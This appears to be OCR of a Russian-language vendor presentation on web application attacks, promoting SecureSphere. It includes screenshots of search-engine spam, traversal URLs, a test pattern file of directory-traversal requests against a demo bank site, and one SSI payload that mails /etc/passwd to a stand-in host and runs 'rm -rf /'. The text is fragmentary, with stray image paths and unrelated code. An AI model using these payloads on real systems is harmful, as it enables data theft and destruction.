
phentermine
4 posts - 3 authors - Last post: May 4, 2006
<a href=http://**green-dragon-upskirt**-... <http://**green-dragon-upskirt**-... , **green dragon upskirt** ...
www.mathkb.com/Uwe/Forum.aspx/... - Cached

Página de Nnteen **Upskirts** - Oyeme
dragon green upskirt bbb...
upskirt pics ...
www.oyeme.com/profile/... - Cached

green dragon upskirt benten cinema - การเลี้ยงและการดูแลแมว ... - [Tra
This site may harm your computer.
21 มิ.ย. 2010 ... Thaibestpet ... บอร์ดแห่งการแบ่งปันข้อมูลสัตว์เลี้ยงที่อบอุ่น
hhh...
www.thaibestpet.com/board/...2


Braces **Upskirt's** Page - The Bonnie Hunt Show
... go
upskirt dragon green upskirt ...
community.bonniehunt.com/profile/... Cached





Заражение поисковой системы

Session Hijacking




http://www.somesite.com/view/VW30422101518909
http://www.somesite.com/view/VW30422101520803
http://www.somesite.com/view/VW30422101522507

Угон сессии

RRC

Scanning/Site Probing



Исследование

Source Code Disclosure

Sketch – SKTWindowController.m

Build Sketch: Failed | 10/4/10 at 3:56 PM

Run Stop Scheme Breakpoints Editor View Organizer

Sketch › SKTWindowController.m › -selectedToolDidChange:


```
    // The "new value" in the change dictionary will be NSNull, instead of just not existing, if the value for some key
        in the key path is nil. In this case there are times in an NSWindowController's life cycle when its document is
        nil. Don't update the graphic view's size when we get notifications about that.
    NSValue *documentCanvasSizeValue = [change objectForKey:NSKeyValueChangeNewKey];
    if (![documentCanvasSizeValue isEqual:[NSNull null]]) {
        [self observeDocumentCanvasSize:[documentCanvasSizeValue sizeValue]];
    }

    } else {

    // In overrides of -observeValueForKeyPath:ofObject:change:context: always invoke super when the observer
        notification isn't recognized. Code in the superclass is apparently doing observation of its own. NSObject's
        implementation of this method throws an exception. Such an exception would be indicating a programming error
        that should be fixed.
    [super observeValueForKeyPath:keyPath ofObject:observedObject change:change context:context];

    }

}


- (void)selectedToolDidChange:(NSNotification *)notification {
    // Just set the correct cursor
    Class theClass = [[SKTToolPaletteController sharedToolPaletteController] currentGraphicClass];
    NSCursor *theCursor = nil;
    if (theClass) {
        theCursor = [theClass creationCursor];
    }
    if (!theCursor) {
        theCursor = [NSCursor arrowCursor];
    }
    [[_graphicView enclosingScrollView] setDocumentCursor:theCursor];
}


#pragma mark *** Overrides of NSWindowController Methods ***


- (void)setDocument:(NSDocument *)document {

    // Cocoa Bindings makes many things easier. Unfortunately, one of the things it makes easier is creation of
        reference counting cycles. In Mac OS 10.4 and later NSWindowController has a feature that keeps bindings to
        File's Owner, when File's Owner is a window controller, from retaining the window controller in a way that
```


http://www.acme-hackme.com/msadc/Samples/SELECTOR/showcode.asp?source=/msadc/Samples /../../../../../inetpub/wwwroot/default.asp

http://www.acme-hackme.com/example.%61%73%70

Получение исходного кода

SQL Injection





SQL инъекция

Stealth Commanding


pentatools
도구 개발

Project Home | Downloads | Wiki | Issues | Source

Checkout | Browse | Changes | Search Trunk

Source path: svn/ trunk/ WebTester/ Pattern/ 20. Stealth Commanding.test

```
# 1. /bank/content.aspx - Detected : Stealth Commanding, Cookie Poisoning
GET /bank/content.aspx?content=/../../../../../../../../../boot.ini%00.htm HTTP/1.0
Cookie: lang=english; UserInfo=UserId=100116014&UserName=jsmith&approved=1; CardType=Gold; Interest=7.9; Limit=10000; ASP.NE
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0)
Host: demo.testfire.net
Referer: http://demo.testfire.net/bank/default.aspx

# Res regex - Include StatusLine : HTTP/1.\d 400 Bad Request

# 2. /bank/content.aspx - Detected : Stealth Commanding, Cookie Poisoning
GET /bank/content.aspx?content=/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/boot.ini%00.htm HTTP/1.0
Cookie: lang=english; UserInfo=UserId=100116014&UserName=jsmith&approved=1; CardType=Gold; Interest=7.9; Limit=10000; ASP.NE
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0)
Host: demo.testfire.net
Referer: http://demo.testfire.net/bank/default.aspx

# Res regex - Include StatusLine : HTTP/1.\d 400 Bad Request

# 3. /bank/content.aspx - Detected : Stealth Commanding, Cookie Poisoning
GET /bank/content.aspx?content=/..%5C..%5C..%5C..%5C..%5C..%5C..%5C../boot.ini%00.htm HTTP/1.0
Cookie: lang=english; UserInfo=UserId=100116014&UserName=jsmith&approved=1; CardType=Gold; Interest=7.9; Limit=10000; ASP.NE
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0)
Host: demo.testfire.net
Referer: http://demo.testfire.net/bank/default.aspx

# Res regex - Include StatusLine : HTTP/1.\d 400 Bad Request

# 4. /bank/cgi.exe - m - Dtected : Cookie Poisoning
GET /bank/cgi.exe?m=%2550.50d HTTP/1.0
Cookie: lang=english; UserInfo=UserId=100116014&UserName=jsmith&approved=1; CardType=Gold; Interest=7.9; Limit=10000; ASP.NE
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0)
Host: demo.testfire.net
Referer: http://demo.testfire.net/bank/default.aspx

# Res regex - Include StatusLine : HTTP/1.\d 400 Bad Request

# END
```



<!--#exec cmd="mail -s 'Ha Ha' crack@bad.com </etc/passwd; rm -rf /"-->

Вредоносные команды

Вопросы

Можно задействовать режим шифрования все данных на диске

Дистрибуция продукта открытая

SecureSphere 9.0

SCUBA,сканер уязвимостей СУБД, разработанный вендором

Агенты могут передавать полную информацию о состоянии конечных систем

Версия 8.0 прошла сертификацию ФСТЭК

www.imperva.com
www.rrc.ru

Спасибо за внимание!

pkuzeev@rrc.ru
Skype – **zerottl**
+7 **985** 9994824